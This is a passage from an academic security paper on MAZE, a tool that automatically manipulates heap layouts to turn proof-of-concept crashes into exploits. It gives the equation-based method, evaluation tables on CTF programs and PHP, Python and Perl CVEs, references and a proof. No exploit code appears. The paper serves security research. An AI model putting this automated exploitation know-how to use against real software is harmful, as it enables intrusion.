In this system, each equation represents the constraint for one object, where, d_k (k=a, b, ...) are the `Target Distance` of each object constraint. x_k (k=1, 2, ..., m) are the count of instrumented primitives that can change the `Target Distance` of multiple objects, thus are shared between multiple Diophantine equations. x_{ak}, x_{bk} ... (k=1, 2, ..., n) are the count of instrumented primitives that only change `Target Distance` of one object, thus are not shared between equations.

5.6.3 Equation Decoupling

In some cases, different objects are indeed independent, and their equations could be decoupled from the system. As shown in Figure 5(e), after placing the first object `Malloc 3` at `Hole 1`, we could freely manipulate the object `Malloc 4` and place it to the `Hole 2`. In other words, they are independent and their equations can be decoupled.

Decoupling the Diophantine equations will greatly simplify the equations and reduce unknown side effects. We also proposed several techniques to adjust the order of target allocations and deallocations in program path, to decouple equations in the system as many as possible. Details could be found in the Appendix D.

5.7 Success Factors of Heap Manipulation

Heap layouts can not always be manipulated to the desired state. Few studies have analyzed the factors that affect the success rate of heap layout manipulation. Such studies can guide heap layout manipulation, not only for automated solutions but also for security experts.

5.7.1 One-Object Layout Manipulation

As shown in Theorem 1, a one-object layout constraint is solvable if there are at least one dig and one fill primitives, and all primitives' `Delta Distance`' greatest common divisor (gcd) divides the `Target Distance` of the object. Therefore, if there are no dig or no fill primitives, the success rate of heap manipulation is low.

Further, the gcd of all primitives' `Delta Distance` is also a key factor, since it should divide the `Target Distance`. Ideally, if the gcd is 1, then this equation is always solvable (assuming both dig and fill primitives exist).

Note that, if we have more primitives, it is more likely that their gcd will be smaller and even reach to 1. Therefore, we could infer that, the diversity of primitives is a key factor of the success rate. To improve the diversity, MAZE tries to discover as many primitive as possible, and analyze their semantics in detail to figure out their heap operation size (since different sizes yield primitives with different `Delta Distance`).

Existing techniques, such as SHRIKE, argued that the noise (i.e., extra heap (de)allocation in primitives) is the factor affecting the success rate. If the noise is 0, i.e., the `Delta Distance` of a primitive is 1, then primitives' gcd will be 1 and the equation is solvable. This confirms the high success rate of SHIKE and Gollum when the noise is 0. However, we pointed out that, noise itself is not the key factor. Primitives with many noises could still have a high success rate, as long as their gcd is a proper value (e.g., 1).

5.7.2 Multi-Object Layout Manipulation

As explained in §5.6, a multi-object layout constraint equals to a system of Diophantine equations. Each equation itself should be solvable. Therefore, the diversity of primitives is also an important factor for multi-object layout manipulation.

Moreover, all equations should be solvable together. If a linear combination of these equations yields an equation with only dig (or fill) primitives, then this system of equations in general has no solutions. This case is denoted as `equation entanglement`, usually caused by the following two reasons.

Inconsistency between the hole creation order and the object allocation order. In the POC path, if two target objects are allocated in a specific order, but their target holes are created in an inconsistent order, then in general the layout constraint has no solutions.

As shown in Figure 5(c), the object `Malloc 4` is allocate before `Malloc 3`, but its target hole `hole 2` is created after `hole 1`, this layout cannot be satisfied assuming the underlying heap allocator adopts a FIFO policy. The system of Diophantine equations is as below:

$$\begin{cases} \Delta d_{dig} x_a + \Delta d_{fill} x_c + \Delta d_{fill} x_d + d_1 = 0 \\ \Delta d_{dig} x_a + \Delta d_{dig} x_b + \Delta d_{fill} x_c + d_2 = 0 \end{cases}$$

Any solution to the first equation will fix x_a, x_c and x_d, and transforms the second equation to the following form

$$\Delta d_{dig} x_b + d' = 0$$

Since there is no fill primitive in this equation, so it usually has no positive integer solutions, unless Δd_{dig} and $d^{'}$ has different signedness and the latter is a multiple of the former.

SHRIKE [8] demonstrated that the order of allocation relative to the memory corruption direction influenced the success rate. It is a heuristic speculation, not the real reason.

Lack of instrumentation points. In some cases, two target holes are created in one primitive, as shown in Figure 5(d). Then, there is only one instrumentation point available for dig primitives, no matter what objects they are used for. As a result, the system of Diophantine equations looks like:

$$\begin{cases} \Delta d_{dig} x_a + \Delta d_{fill} x_c + d_1 = 0 \\ \Delta d_{dig} x_a + \Delta d_{fill} x_c + \Delta d_{fill} x_d + d_2 = 0 \end{cases}$$

Any solution to the first equation will fix x_a and x_c, and transforms the second equation to the following form

$$\Delta d_{fill} x_d + d^{'} = 0,$$

which does not have positive solutions in many cases.

Similarly, if two target objects are allocated in one primitive, there is only one instrumentation point available for fill primitives. It also causes trouble for heap layout manipulation.

6 EVALUATION

We implemented a prototype of MAZE based on the binary analysis engine S2E [13]. It has over 16K lines of code to extract heap layout primitives and analyze their semantics, and over 12K lines of code to infer the desirable heap layout interaction sequence. Then, we evaluated its performance in a Ubuntu 17.04 system running on a server with 115G RAM and Intel Xeon (R) CPU E5-2620 @ 2.40GHz*24.

6.1 Result Overview

We evaluated MAZE in the following three different settings. All programs are tested in a regular modern Linux operating system (Ubuntu 17.04), with the defense DEP [37] and ASLR [38] enabled.

CTF benchmarks: We evaluated MAZE against 23 vulnerable programs collected from 20 CTF competition, most of them can be found in CTFTIME [39].

Out of 23 programs, MAZE can hijack control flow for 5, leak arbitrary memory address information for 1, and successfully generate an exploitable heap layout for another 10. But it also failed to manipulate the heap layout for 7 programs.

PHP benchmark: We collected 5 public PHP vulnerabilities (CVE-2013-2110, CVE-2015-8865, CVE-2016-5093, CVE-2016-7126 and CVE-2018-10549) and used their overflowed buffers as source objects. And then, we selected 10 data structures with exploitable data fields (e.g., code pointers) and use them as destination objects. By pairing each source object with destination object, we could get 50 expected heap layouts, in which the destination object is placed right after the source object. This setting is same as Gollum [9].

Table 1: CTF programs successfully processed by MAZE.

Name	CTF	Vul Type	Final State
sword	PicoCTF '18	UAF	EIP hijack
hacknote	Pwnable.tw	UAF	EIP hijack
fheap	HCTF '16	UAF	EIP hijack
main	RHme3 CTF '17	UAF	Memory write
cat	ASIS Qual '18	Double free	Memory write
asvdb	ASIS Final '18	Double free	Memory leak
note3	ZCTF '16	Heap bof	Unlink attack
stkof	HITCON '14	Heap bof	Unlink attack
Secure-Key-Manager	SECCON '17	Heap bof	Unlink attack
RNote2	RCTF '17	Heap bof	Unlink attack
babyheap	RCTF '18	Off-by-one	Unlink attack
secret-of-my-heart	Pwnable.tw	Off-by-one	Unlink attack
Mem0	ASIS Final '18	Off-by-one	Unlink attack
quotes_list	FireShell '19	Off-by-one	Unlink attack
freenote	0CTF '15	Double free	Unlink attack
databank	Bsides Delhi	UAF	fastbin attack

Table 2: CTF programs that MAZE failed to exploit.

Name	CTF	Vul Type	Failed Reason
multi-heap	TokyoWesterns	UAF	Multi thread
SimpleGC	34c3	UAF	Multi thread
vote	N1CTF '18	UAF	Multi thread
Auir	CSAW '17	UAF	Path explosion
Secret Note V2	HITCON '18	Heap bof	Path explosion
jmper	SECCON '16	Off-by-one	Path explosion
video-player	SECCON '17	UAF	Random layout

MAZE can generate all expected layouts in 68 seconds, far faster than SHRIKE and Gollum. What's more, MAZE is fully automated. By comparison, both SHRIKE and Gollum need a template provided by security experts to guide the heap layout manipulation process.

Python and Perl benchmark: We evaluated MAZE on Python and Perl. And MAZE can solve all the 10 vulnerabilities within 2 minutes.

Synthetic benchmarks: To thoroughly evaluate MAZE's `Dig & Fill` algorithm against other solutions, we referred to the synthetic benchmarks used in SHRIKE [8]. Besides layout noise, we added more factors to evaluate how they impact the effectiveness of layout manipulation. We evaluated MAZE against more than 3000 randomly generated test cases on two heap allocators: ptmalloc [25] and dlmalloc [26].

We evaluated the influence of noises. The result shows that if there are more than two primitives, the success rate remains at more than 95%, regardless of the number of noises.

We also evaluated MAZE against more complicated heap layout constraints which could even lead to nonlinear additivity of primitives. The result shows that it only impacts a proportion of different types of Diophantine equations. And the success rate remains at more than 90%.

In the end, we also evaluated MAZE against multi-object heap layout constraint for the heap allocator ptmalloc. The result shows that the success rate is still more than 95%.

6.2 CTF Benchmark

The details of all CTF programs evaluated by MAZE, are shown in Table 1 and 2.

Table 3: Heap layout primitives results on CTF programs.

Program	Paths	Symbolized Paths	Independent Primitives	Dependent Primitives	Time(s)
sword	118	11	5	5	500
hacknote	8	5	3	1	71
fheap	55	5	4	1	370
main	182	8	4	4	398
cat	44	10	4	5	1064
asvdb	7440	10	6	3	1156
note3	198	6	4	2	942
stkof	30	11	1	3	267
babyheap	18	6	3	2	163
secret...	12	4	2	2	186
Mem0	183	11	8	3	1099
Secure...	1332	55	5	3	445
quotes...	98	5	2	3	149
freenote	1068	7	3	4	1643
RNote2	62	6	3	3	359
databank	100	11	9	2	192

Table 4: Result of primitives assembly on CTF programs.

Program	Primitive Count	Noise Count	Constraint Count	D.a.F Time	POC Time	Solve Time
sword	4	0	1	5	26	1109
hacknote	32	1	1	58	14	406
fheap	17	1	1	26	38	3945
main	24	1	1	41	26	1046
cat	3	2	1	30	42	1013
asvdb	3	2	1	6	22	3105
note3	2	0	2	9	29	2600
stkof	4	0	3	19	33	1143
babyheap	9	0	2	14	24	2805
secret...	10	0	3	18	8	7646
Mem0	10	0	2	16	31	4974
Secure...	5	0	2	6	22	1676
quotes...	3	0	2	15	80	946
freenote	6	0	1	12	33	2034
RNote2	8	1	2	14	198	2779
databank	2	0	1	2	21	375

6.2.1 Successful Cases

Table 1 shows the list of programs successfully processed by MAZE. Out of 16 programs, MAZE can hijack control flow for 5 of them, and leak arbitrary memory address information for 1 of them. For the other 10 programs, MAZE only outputs the exploitable heap layout without generating exploits, since extra exploit techniques (e.g., `unlink attack`) are required to generate proper exploits but not supported yet.

6.2.2 Failed Cases

Table 2 shows the CTF programs that MAZE failed to generate expected layouts for. The major reasons are as follows:

- **Multi-Thread:** First, it's very difficult to analyze the dependence between different primitives in multi-thread applications. Second, race condition vulnerabilities between threads cause great difficulties to symbolic execution.
- **Path Explosion:** Although MAZE utilizes `Path Symbolization` to prune unnecessary paths and merge similar paths, complicated programs can still cause path explosion. For example, `Secret Note V2` embeds an AES algorithm, and `auir` is obfuscated by ollvm [40].
- **Random layout:** As discussed in Section 2.3.2, the heap allocator's behavior must be deterministic. Otherwise, MAZE may fail to infer the heap interaction sequence. For instance, there are random amount memory holes in `video-player` program's layout.

6.2.3 Effectiveness of Primitives Analysis

Table 3 shows the analysis results of heap layout operation primitives on CTF programs. We can see that, the number of original program paths is very large. But after applying our `path symbolization` technique, 15 of 16 programs' paths are reduced to about 10 symbolized paths, as shown in column 3. The average rate of path simplification is 98.4%.

Among these symbolized reentrant paths, MAZE further analyzes these primitives' dependency. Some primitives are independent from others, as shown in column 4. Column 5 shows the number of primitives that depend on others and can be analyzed by MAZE.

The last column shows the total time interval used for extracting and analyzing these primitives. MAZE could finish analyzing all 16 programs in several minutes. The average time cost is 9.4 minutes (562.7 seconds).

6.2.4 Efficiency of Primitives Assembly

Table 4 shows the evaluation result of the heap layout primitives assembly process. Column 2 shows the total number of available primitives, different from the number of symbolized paths listed in Table 3. MAZE will analyze the semantics of each symbolized path, and remove paths that cannot be used as primitives. It also analyzes the size of heap operations, and may yield multiple primitives for one symbolized path (with different allocation size). As shown in the table, MAZE could find at least 2 primitives for all 16 programs.

Some primitives may have more than one allocations and deallocations. The extra noise (de)allocations could cause trouble for heap layout manipulation, as argued in previous work, e.g., SHRIKE and Gollum. Column 3 shows the average number of noises in these primitives.

Column 4 shows the number of heap layout constraints to satisfy. There are 8 programs with one constraint. All of them have UAF or double free vulnerabilities, requiring to place one object at one location. Another 8 programs with two constraints all have buffer overflow vulnerabilities, requiring to place the vulnerable objects as well as the victim objects at proper locations. The other 2 programs requires three object constraints to facilitate unlink attacks.

The last three columns are the time cost, including the time used by the `Dig & Fill` algorithm (distance evaluation and equation solving), by POC analysis (vulnerability analysis and instrumentation points analysis), and by constraint solving (satisfying the final edited path). All steps are relatively fast, except the last constraint solving step, due to challenges to symbolic execution (e.g., loops and symbolic addresses).

6.3 PHP Benchmarks

To compare with existing solutions Shrike[8] and Gollum[9], we chose PHP as a real world target to evalu-

Table 5: Evaluation results of different solutions on PHP.

Solution	Solve time(s)	Succ	POC analysis time(s)
Maze	100% in 68s	100%	922s
Shrike	25% in 300s, 60% in 3000+s	60%	Not Supported
Gollum	75% in 300s, 85% in 2500+s	85%	Not Supported

ate. To trigger all the 5 vulnerabilities, we selected version 7.0.4. The evaluation result is shown in Table 5.

As shown in the second column, MAZE is much faster than Shike and Gollum. MAZE has solved all the benchmarks in 68 seconds. The average time consumption is only 27 seconds. Shrikes spent 300 seconds to solve 25% of them, and spent more than 3000 seconds to solve 60% of the benchmarks. Gollum solved 75% in 300 seconds and took more than 2500 seconds to solve 85%.

Further, MAZE can solve all the benchmarks. As a comparison, Shrike can only solve 60% of them, and Gollum solved 85%. After a more in-depth analysis, we figured out SHRIKE and Gollum failed mostly because of noises in heap primitives. Specifically, for CVE-2016-7126, the source buffer for this vulnerability is of size 0x20. There are many objects of size 0x20 in PHP, causing many noises in the POC path and the heap primitives and lowering the success rate of SHRIKE and Gollum. MAZE utilizes `Linear Diophantine Equation` to bypass the noise problem, regardless of the fact that all primitives have at least one noise.

Thirdly, both Shrike and Gollum need a template provided by security experts, to guide where to insert memory allocations and deallocations, as well as the allocation size. But MAZE is fully automated. It can analyze the POC and determine the layout state, as well as whether fill or dig operations are needed and where are the suitable instrumentation points.

Table 6: Evaluation results on Python and Perl.

Target	Vulnerabilities	Average time(s)
Python	CVE-2007-4965, 2014-1912, Issue24105, 24095, 24094	100% in 118s
Perl	Issue132544, 130703, 130321, 129024, 129012	100% in 141s

6.4 Python and Perl Benchmarks

To further evaluate the effectiveness, we also evaluated MAZE on Python and Perl. We chose 10 vulnerabilities in Python and Perl, and showed the evaluation result in Table 6.

Compared with Gollum [9], MAZE supports both Python and Perl. It demonstrates that MAZE broadly extends the application scope of Gollum. What's more, as shown in the third column, MAZE can generate expected heap layouts for all the vulnerabilities, and is much faster than Gollum.

6.5 Synthetic Benchmarks

We further utilize synthetic benchmarks to perform flexible and scalable evaluation of the `Dig & Fill` algorithm, to discover factors that can influence its performance.

To compare with other algorithms, we extended SHRIKE's benchmark with some modifications so that it can be adapted




Figure 6: Influences of different number of noises.

to MAZE. First, MAZE generates heap layout primitives randomly, each primitive contains variable amount of allocation or deallocation operations (i.e., noises). Then, MAZE combines these primitives randomly to derive the initial heap layout. Third, MAZE randomly selects some memory holes and allocation operations, expecting a layout that the selected allocation operation takes the selected memory hole. Finally, MAZE utilizes `Dig & Fill` algorithm to calculate a heap interaction sequence to yield the expected layout.

6.5.1 Benchmark Setup

Besides the layout noise, we also tested other parameters that may affect the success rate of heap layout manipulation.

- **Noise number:** It's the minimum amount of noise operations placed in each primitive. Primitives could have more noises than this threshold.
- **(De)allocation primitives count:** It's the number of randomly generated primitives for heap (de)allocation. This factor represents the diversity of primitives.
- **Size list:** It represents the diversity of the size of allocation operations in a primitive. Allocation operations in each primitive will select one size from this list. The probability of selecting each size is also adjustable.
- **Mix of allocation and deallocation:** It indicates that the relative rate of heap allocation and deallocations in one primitive. If this factor is None, each primitive can only contain allocations or deallocations, but not both.

6.5.2 Evaluation of One-Object Layout Constraint

As aforementioned, a multi-object layout constraint can be transformed into multiple one-object layout constraints. So we will fully evaluate one-object layout constraint at first.

Factors Influencing Success Rate. SHRIKE demonstrated that the noise impacts the success rate. For instance, a single noisy allocation can make the success rate drop to 50% across all allocators. But as discussed in Section 5, the diversity of heap layout primitives is the major factor that influences the success rate of `Dig & Fill`, not the number of noise. We will prove this with a concrete experiment.

Influence of noise count. First, we evaluated the success rate of `Dig & Fill` using primitives with different noise count. In this evaluation, the noise number ranges from 2




Figure 7: Influences of different number of primitives.

to 7. To exclude the influence of other factors, the number of (de)allocation and deallocation primitives is fixed to 3(4), the length of the heap operation size list is 1, and the mix of allocation and deallocation is None. For each setting, we generated 200 random test case.

The result is shown in Figure 6, solid lines are the success rates for different number of noises, while dotted lines represent the time cost. We can see that, the success rate keeps between 98% and 100%, showing that the number of noises does not influence the success rate of `Dig & Fill`. Furthermore, the time cost increases along with the number of noises, since noises will make the heap layout more complicated and cost more time to solve them.

Influence of primitive count. Then, we evaluated the success rate using a different number of primitives. In this evaluation, the allocation primitives count ranges from 2 to 7, and the number of deallocation primitives is set to 1, and the noise number is 5. Other configurations are the same as above.

The result is shown in Figure 7, the solid lines are the success rate for different number of allocation primitives, while the dotted lines represents the time interval spent to solve the problem. We can see that, as the number of primitives increases, the success rate also increases. This proves that the diversity of primitives influences the success rate. But even with only two primitives, the success rate can still reach 87.7%. Further, the time spent by MAZE to solve the problem does not grow along with the number of primitives.

Table 7: The success rate and time interval in different nonlinear additivity situations.

Target	Mix	Size Diversity	Mix + Diversity
pt_malloc	94.7% in 256s	98.9% in 384s	99.1% in 357s
dl_malloc	97.8% in 327s	100% in 433s	100% in 446s

Influence of Nonlinear Additivity. As discussed in Section 5.4.2, to handle the nonlinear additive factors, MAZE utilizes grouping, correcting and shifting techniques. For complicated heap layouts, MAZE can only generate two-variable or half Diophantine equations.

Table 7 shows the success rate and average time interval spent for primitives without linear additivity. Although MAZE can only generate half Diophantine equations, but the success rate of ptmalloc and dlmalloc are both more than 94% in all the nonlinear additivity situations. The biggest impact of nonlinear additivity is the time cost. Because MAZE can not derive the heap interaction sequence by solving equations, so it will spend more time for half Diophantine equations. Even so, the average time interval is still lower than 10 minutes. More detail of this experiment can be found in Appendix E.

Table 8: Results of multi-object layout constraint evaluation.

Target	Object count	Time (s)	Success rate	Nature	Reversed
PT	2	73.1	98.0%	72.1%	27.9%
PT	3	95.2	97.0%	55.1%	44.9%
PT	4	145.6	96.4%	52.2%	47.8%
PT	5	238.8	95.6%	50.4%	49.6%

6.5.3 Evaluation of Multi-object Position Constraint

Table 8 shows the evaluation result of multi-object layout constraint solving. We set the noise to 3 and (de)allocation primitive number to 3(4) respectively, and generate 100 random heap layouts for each multi-object constraint. We evaluated 2 to 5 object constraints, and the result shows that the success rate is more than 95% for all of them.

The success rate decreased and the time interval increased, while the number of objects increases. The root cause is simple. With more object layout constraints, MAZE has to generate more `Diophantine Equations` to solve.

SHRIKE demonstrated that the order of allocation relative to memory corruption direction also influenced the success rate. We also evaluated this factor. In the last two columns, the column `Nature` shows the ratio of cases, in which an earlier allocation takes the lower memory address but a later allocation takes the higher address, and the column `Reversed` shows the contrary. Because the heap layout is randomly generated, the Nature ratio drops when more objects layout constraints are enforced. For 5 object constraints, the Nature ratio is even 50%, but the success rate can still be 95.6%. So this factor has few influences on the success rate.

7 Discussion of Scalability

Dig & Fill algorithm First of all, regardless of what the applications are, `Dig & Fill` algorithm's scalability is only related to the adopted heap allocators. We have evaluated the scalability of `Dig & Fill` in Section 6.5 with test cases which are much more complicated than real world situation. And the result shows that MAZE can solve more than 90% of scenarios in minutes.

Some heap allocators (e.g. allocators in V8) utilize lots of security mechanisms to increase the difficulty of memory layout manipulation. For example, the OldSpace and the NewSpace mechanism makes it impossible to dig memory holes and place noise objects, causing troubles even for human analysts. Moreover, these allocators also violate the four rules defined in Section 2.3.2. So they are out of the scope of MAZE. We will try to address these advanced security mechanisms in the future.

Heap layout primitive analysis Like many other solutions, MAZE can also handle interpreters, such as PHP, Python and Perl. It's very challenging to handle programs whose inputs can not be freely assembled, such as network programs. MAZE utilizes symbolic execution to extract and analyze heap primitives for such programs. But due to the well-known bottleneck of symbolic execution, the current prototype of MAZE is not evaluated on complicated network services. Instead, we evaluated MAZE on CTF applications, which have similar process logic, complicated allocators, and compact input format requirements as network services.

Even for complicated network services, if its heap layout primitives are provided to MAZE (e.g., by human), MAZE can still generate the expected memory layout using its `Dig & Fill` algorithm.

8 Conclusion

Few AEG solutions are able to manipulate heap layouts into an expected state. We proposed a solution MAZE to transform POC samples' heap layouts into expected layouts and automatically generate working exploits when possible. MAZE extends heap layout primitives to reentrant code snippets in event loop driven applications, and could efficiently recognize and analyze them. MAZE further adopts a novel `Dig & Fill` algorithm to assemble primitives to generate expected layout, by deterministically solving a `Linear Diophantine Equation`. It is very efficient and effective, comparing to existing solutions, and even supports multi-object constraints and many heap allocators. Beyond heap layout manipulation, AEG has a lot of other challenges to address.

Acknowledgement

This work was supported in part by Beijing Municipal Science and Technology Project (No.Z181100002718002), National Natural Science Foundation of China under Grant 61772308, 61972224 and U1736209, and BNRist Network and Software Security Research Program under Grant BNR2019TD01004 and BNR2019RC01009.

References

[1] S. Heelan, "Automatic generation of control flow hijacking exploits for software vulnerabilities," Ph.D. dissertation, University of Oxford, 2009.

[2] T. Avgerinos, S. K. Cha, B. Lim, T. Hao, and D. Brumley, "Aeg: Automatic exploit generation," in *Network and Distributed System Security Symposium*, 2011.

[3] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley, "Unleashing mayhem on binary code," in *Security and Privacy (SP), 2012 IEEE Symposium on*. IEEE, 2012, pp. 380–394.

[4] E. J. Schwartz, T. Avgerinos, and D. Brumley, "Q: Exploit hardening made easy." in *USENIX Security Symposium*, 2011, pp. 25–41.

[5] S.-K. Huang, M.-H. Huang, P.-Y. Huang, C.-W. Lai, H.-L. Lu, and W.-M. Leong, "Crax: Software crash analysis for automatic exploit generation by modeling attacks as symbolic continuations," in *Software Security and Reliability (SERE), 2012 IEEE Sixth International Conference on*. IEEE, 2012, pp. 78–87.

[6] "Cve details," 2019, online: accessed 26-Feb-2019. [Online]. Available: https://www.cvedetails.com/

[7] A. Sotirov, "Heap feng shui in javascript," *Black Hat Europe*, 2007.

[8] S. Heelan, T. Melham, and D. Kroening, "Automatic heap layout manipulation for exploitation," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 763–779.

[9] ——, "Gollum: Modular and greybox exploit generation for heap overflows in interpreters," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 1689–1706.

[10] Y. Chen and X. Xing, "Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 1707–1722.

[11] "Unlink Exploit ," https://heap-exploitation.dhavalkapil.com/attacks/unlink_exploit.html, 2018, online: accessed 01-May-2018.

[12] "Diophantine equation," https://en.wikipedia.org/wiki/Diophantine_equation, 2019, online: accessed 01-May-2019.

[13] V. Chipounov, V. Kuznetsov, and G. Candea, "S2E: A platform for in-vivo multi-path analysis of software systems," in *Intl. Conf. on Architectural Support for Programming Languages and Operating Systems*, 2011.

[14] D. Repel, J. Kinder, and L. Cavallaro, "Modular synthesis of heap exploits," in *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, 2017, pp. 25–35.

[15] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou, "Revery: From proof-of-concept to exploitable," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, pp. 1914–1927.

[16] M. Eckert, A. Bianchi, R. Wang, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Heaphopper: Bringing bounded model checking to heap implementation security," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 99–116.

[17] B. Garmany, M. Stoffel, R. Gawlik, P. Koppe, T. Blazytko, and T. Holz, "Towards automated generation of exploitation primitives for web browsers," in *Proceedings of the 34th Annual Computer Security Applications Conference*, 2018, pp. 300–312.

[18] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou, "Fuze: Towards facilitating exploit generation for kernel use-after-free vulnerabilities," in *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, 2018.

[19] W. Wu, Y. Chen, X. Xing, and W. Zou, "{KEPLER}: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 1187–1204.

[20] J. Krupp and C. Rossow, "teether: Gnawing at ethereum to auto-

matically exploit smart contracts," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 1317–1333.

[21] H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang, "Automatic generation of data-oriented exploits." in *USENIX Security Symposium*, 2015, pp. 177–192.

[22] K. Ispoglou, B. Albassam, T. Jaeger, and M. Payer, "Block oriented programming: Automating data-only attacks," 2018.

[23] J. Vanegue, "The automated exploitation grand challenge," in *presented at H2HC Conference*, 2013.

[24] ——, "The automated exploitation grand challenge, a five-year retrospective," in *IEEE Security & Privacy Langsec Workshop*, 2018.

[25] "The gnu c library (glibc)," 2019, online: accessed 26-Feb-2019. [Online]. Available: https://www.gnu.org/software/libc/

[26] "A memory allocator by doug lea," 2019, online: accessed 26-Feb-2019. [Online]. Available: http://gee.cs.oswego.edu/dl/html/malloc.html

[27] P. Argyroudis and C. Karamitas, "Exploiting the jemalloc memory allocator: Owning firefox?s heap," *Blackhat USA*, 2012.

[28] M. Daniel, J. Honoroff, and C. Miller, "Engineering heap overflow exploits with JavaScript," in *Workshop on Offensive Technologies (WOOT)*, 2008.

[29] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov, "Addresssanitizer: A fast address sanity checker," in *the 2012 USENIX Annual Technical Conference*, 2012, pp. 309–318.

[30] E. Stepanov and K. Serebryany, "Memorysanitizer: fast detector of uninitialized memory use in c++," in *Code Generation and Optimization (CGO), 2015 IEEE/ACM International Symposium on*. IEEE, 2015, pp. 46–55.

[31] A. Samsonov and K. Serebryany, "New features in addresssanitizer," 2013.

[32] "Dataflowsanitizer," https://clang.llvm.org/docs/DataFlowSanitizerDesign.html, 2018, online: accessed 01-May-2018.

[33] L. M. de Moura and N. Bjørner, "Z3: An efficient SMT solver," in *Intl. Conf. on Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[34] T. Wei, J. Mao, W. Zou, and Y. Chen, "A new algorithm for identifying loops in decompilation," in *International Static Analysis Symposium*. Springer, 2007, pp. 170–183.

[35] L. Cojocar, T. Kroes, and H. Bos, "Jtr: A binary solution for switch-case recovery," in *International Symposium on Engineering Secure Software and Systems*. Springer, 2017, pp. 177–195.

[36] C. Cifuentes and M. Van Emmerik, "Recovery of jump table case statements from binary code," *Science of Computer Programming*, vol. 40, no. 2-3, pp. 171–188, 2001.

[37] S. Andersen and V. Abella, "Data Execution Prevention: Changes to Functionality in Microsoft Windows XP Service Pack 2, Part 3: Memory Protection Technologies," http://technet.microsoft.com/en-us/library/bb457155.aspx, 2004.

[38] PaX-Team, "PaX ASLR (Address Space Layout Randomization)," http://pax.grsecurity.net/docs/aslr.txt, 2003.

[39] "Ctf time," https://ctftime.org, 2018, online: accessed 01-May-2018.

[40] "Obfuscator-llvm," 2019, online: accessed 26-Feb-2019. [Online]. Available: https://github.com/obfuscator-llvm/obfuscator

A Proof of Theorem 1

Bezout's Lemma. *A* `Linear Diophantine Equation`*:*

$$a_1x_1 + a_2x_2 + a_3x_3 + ... + a_nx_n = d$$

has an `integer solution` *$(x_1, x_2, \ldots, x_n)$, if and only if d is a multiple of the greatest common divisor* $\gcd(a_1, a_2, \ldots, a_n)$.

If there are at least one dig and one fill primitive, the `Linear Diophantine Equation` has positive and negative integers, and it's as below:

$$\Delta d_{f1}x_1 + ...\Delta d_{fn}x_n - \Delta d_{d1}y_1 - ...\Delta d_{dm}y_m + d = 0 \quad (1)$$

where $\Delta d_{f1}...\Delta d_{fn} > 0$ and $+\Delta d_{fi}$(i = 1,2..n) is the `Delta Distance` of each fill primitive, $\Delta d_{d1}...\Delta d_{dm} > 0$ and $-\Delta d_{di}$ is the `Delta Distance` of each dig primitive.

According to the lemma, if $\gcd(d_{f1}, d_{f2}, \ldots, d_{fn}, d_{d1}, d_{d2}, \ldots, d_{dm},)$ divides d, the `Linear Diophantine Equation` 1 have an integer solution, let the solution be $x_1^* \ldots x_n^*, y_1^* \ldots y_m^*$.

If there are integers x_{gi} and y_{gi}(i = 1,2..n) and

$$\Delta d_{f1}x_{g1} + ...\Delta d_{fn}x_{gn} - \Delta d_{d1}y_{g1} - ...\Delta d_{dm}y_{gm} = 0 \quad (2)$$

Equation 2 can be changed into:

$$\Delta d_{f1}x_{g1} + ...\Delta d_{fn}x_{gn} = \Delta d_{d1}y_{g1} + ...\Delta d_{dm}y_{gm} \quad (3)$$

For equation 3, if n $\leq$ m, we select $\forall x_{gi}$, and let x_{gi}=$\sum_{j=1}^{m-n+1} x_{gij}$, and equation 3 can be changed into:

$$\Delta d_{f1}x_{g1} + ...\Delta d_{fi}\sum_{j=1}^{m-n+1} x_{gij} + ...\Delta d_{fn}x_{gn} = \Delta d_{d1}y_{g1} + ...\Delta d_{dm}y_{gm} \quad (4)$$

For equation 4, the left and right side have the same number of terms. So we can select $\forall x_{gi}$ and $\forall y_{gi}$ from each side, and let x_{gi}=lcm(Δd_{fi}, Δd_{di})$\div\Delta d_{fi}$, and y_{gi}=lcm(Δd_{fi}, Δd_{di})$\div\Delta d_{di}$,

Because $\Delta d_{f1}...\Delta d_{fn} > 0$ and $\Delta d_{d1}...\Delta d_{dm} > 0$, therefore $x_{gi} > 0$(i = 1,2...n) and $y_{gi} > 0$(i = 1,2...m).

Then `Linear Diophantine Equation` 1 has a general solution (where k are integers):

$$\begin{cases} x_1 = x_1^* + kx_{g1} \\ \ldots \\ x_n = x_n^* + kx_{gn} \\ y_1 = y_1^* + ky_{g1} \\ \ldots \\ y_m = y_m^* + ky_{gm} \end{cases}$$

